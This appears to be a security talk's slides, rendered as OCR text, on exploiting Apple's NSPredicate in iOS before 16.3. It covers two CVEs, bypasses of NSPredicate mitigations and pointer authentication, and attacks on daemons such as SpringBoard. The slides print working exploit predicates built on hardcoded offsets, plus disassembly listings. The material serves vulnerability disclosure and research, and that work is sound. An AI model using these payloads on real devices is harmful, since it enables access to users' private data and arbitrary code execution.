
- Once again NSPredicates could perform unlimited scripting of Objective-C on iOS < 16.3. These bypasses were assigned CVE-2023-23530

Bypassing NSPredicate Mitigations Again



```
[NSPredicate predicateWithFormat: @"1 == {}[{"
    "$_NSPredicateUtilities := #self().hash,"
    "$selLen   := $_NSPredicateUtilities - 0x25219a8,"
    "$classLen := $selLen - 0x28,"
    "$internal := $_NSPredicateUtilities - 0x1192c,"
    "function('nuking mitigations...', 'self'," // so funcs dont cause crash
    "function('\\x00', 'getCString:', function($selLen, 'longValue')),"
    "function('\\x00', 'getCString:', function($classLen, 'longValue')),"
    "function('\\x03', 'getCString:', function($internal, 'longValue')),"
    "_setDebugPredicateSecurityScoping(nil))," // set sec flag 0
"1}]"];
```

Bypassing NSPredicate Mitigations Again



```
void method.class._NSPredicateUtilities._setDebugPredicateSecurityScoping:

{
    uint64_t uVar1;
    int32_t iVar2;
    int64_t iVar3;
    uint64_t uVar4;

    iVar2 = sym.imp.os_variant_has_internal_content("com.apple.NSPredicate");
    if (iVar2 != 0) {
        iVar3 = sym.imp._CFPredicatePolicyData();
        uVar4 = *(iVar3 + 0x30);
        uVar1 = 8;
        if (arg3 == 0) {
            uVar1 = 0;
        }
        iVar3 = sym.imp._CFPredicatePolicyData();
        *(iVar3 + 0x30) = uVar4 & 0xfffffffffffffff7 | uVar1;
    }
    return;
}
```

Bypassing PAC with `NSPredicate`

- Even though [CNFileServices dlsym::] was removed it is still possible to get the PAC signed address of dlsym with


  `+[DTCompanionControlServiceV2 dlsymFunc]`

- This function and any others can be called using

  `-[RBStrokeAccumulator applyFunction:info:]`

- Any exported C function can be called with up to four arbitrary arguments, bypassing PAC

Bypassing PAC with NSPredicate




```
┌ 32: sym.public_int_RBStrokeAccumulator::applyFunction
│           ; arg int64_t arg1 @ x0
│           ; arg int64_t arg3 @ x2
│           0x1eab674c8      mov x8, x0
│           0x1eab674cc      ldr x0, [x0, 0x10]
│       ┌─< 0x1eab674d0      cbz x0, 0x1eab674e4
│       │   0x1eab674d4      mov x4, x2
│       │   0x1eab674d8      ldr x1, [x8, 8]
│       │   0x1eab674dc      ldr x2, [x8, 0x20]
│       │   0x1eab674e0      braaz x4
└       └─> 0x1eab674e4      ret
```

Bypassing PAC with NSPredicate

An NSPredicate that calls NSLog(@”hmmmmmmmmmmm”)

It's pretty complicated




```
NSPredicate *pred = [NSPredicate predicateWithFormat:@"1 == {}[{now("
    "function('\\x00','getCString:',function(%llx,'longValue')),"
    "function('\\x00','getCString:',function(%llx,'longValue')),"
    "function('\\x03','getCString:',function(%llx,'longValue')),"
    "_setDebugPredicateSecurityScoping(nil)),"
    "{"
        "$dc:=cast('NSSortDescriptor','Class'),"
        "$n:=1.superclass,$val:=function($n,'numberWithUnsignedLong:',function({$d:=$dc.new,now(1,function($d,'_setSelectorName:','getValue:'))}[0],'selector')),"
        "function(cast('NSBundle','Class'),'bundleWithPath:','/System/Library/PrivateFrameworks/DVTInstrumentsFoundation.framework').load,"
        "function(cast('NSBundle','Class'),'bundleWithPath:','/System/Library/PrivateFrameworks/RenderBox.framework').load,"
        "$dlsym:=function($n,'numberWithUnsignedLong:',function(cast('DTCompanionControlServiceV2','Class'),'dlsymFunc')),"
        "$c:=cast('RBStrokeAccumulator','Class').new,$cp:=function($n,'numberWithUnsignedLong:',$c)},"
        "now(1,function({now(1,function(-2,'performSelector:withObject:withObject:',"
        "function($val,'longValue'),function($cp+16,'longValue'))),"
        "now(1,function(function($n,'numberWithUnsignedLong:',function('NSLog','UTF8String')),"
            "'performSelector:withObject:withObject:',function($val,'longValue'),function($cp+8,'longValue'))),"
        "$func:=function($n,'numberWithUnsignedLong:',function($c,'performSelector:withObject:withObject:',"
        "function({$d:=$dc.new,now(1,function($d,'_setSelectorName:','applyFunction:info:'))}[0],'selector'),"
        "function($dlsym,'longValue'),nil)),now(1,function(function($n,'numberWithUnsignedLong:','hmmmmmmmmmmmmmmmm'),'performSelector:withObject:withObject:',"
            "function($val,'longValue'),function($cp+16,'longValue'))),function($n,'numberWithUnsignedLong:',function($c,'performSelector:withObject:withObject:',"
            "function({$d:=$dc.new,now(1,function($d,'_setSelectorName:','applyFunction:info:'))}[0],'selector'),"
            "function($func,'longValue'),nil))}[last],'longValue'))"
    "}]", selLength, clsLength, releaseType];
```

Exploiting `NSPredicate`

Just Say NO to NSPredicateVisitor


- Daemons each implement their own unique NSPredicateVisitor class
- Nearly all use the expressionType field to check for dangerous expressions
- When an `NSPredicate` XPC argument is deserialized this expressionType is simply read from the serialized data sent by an untrusted process
- Setting every expressionType to 0 bypassed nearly all visitors. This bypass was assigned CVE-2023-27937
- This vulnerability was fixed by returning the correct constant value for each subclass of `NSExpression`

Just Say NO to NSPredicateVisitor



```
-[PHQuery visitPredicateExpression:](id arg1, SEL arg2, id arg3)
{
    NSExpression *expression = _objc_retain_x2();
    int expressionType = _objc_msgSend$expressionType(expression);
    ...
    if (expressionType <= 0x14)
    {
        if ((((1 << expressionType) & 0x1048f7) == 0 && ((1 << expressionType) & 0x408) != 0))
        {
            _objc_msgSend$keyPath(expression);
            ...
```

Just Say NO to NSPredicateVisitor



```
┌ 8: sym.__NSExpression_expressionType_ (int64_t arg1);
│ rg: 1 (vars 0, args 1)
│ bp: 0 (vars 0, args 0)
│ sp: 0 (vars 0, args 0)
│          0x004059b0      000840f9       ldr x0, [x0, 0x10]
└          0x004059b4      c0035fd6       ret
```

```
[0x00405854]> isq~expressionType
0x004059b0 0 -[NSExpression expressionType]
0x008a3600 0 _objc_msgSend$expressionType
0x00972668 0 _OBJC_IVAR_$_NSExpression._expressionType
```

Exploiting iOS Daemons

- Many different daemons could be exploited using this bypass
  - coreduetd
  - contextstored
  - appstored
  - OSLogService
  - SpringBoard
- Using these vulnerabilities a malicious app could gain access to app, location, and notification data, including message contents
- A malicious app could install other apps, and potentially execute arbitrary code on paired devices as well

Demo: Exploiting SpringBoard

Conclusion

The Future of NSPredicate

- Apple has finally begun to seriously limit NSPredicate by forbidding function expressions that do not exclusively return objects and take object arguments
- This now applies to all processes, not just first party Apple programs
- Much can still be accomplished with NSPredicate and it will continue to be useful in exploits for the foreseeable future

Thank You!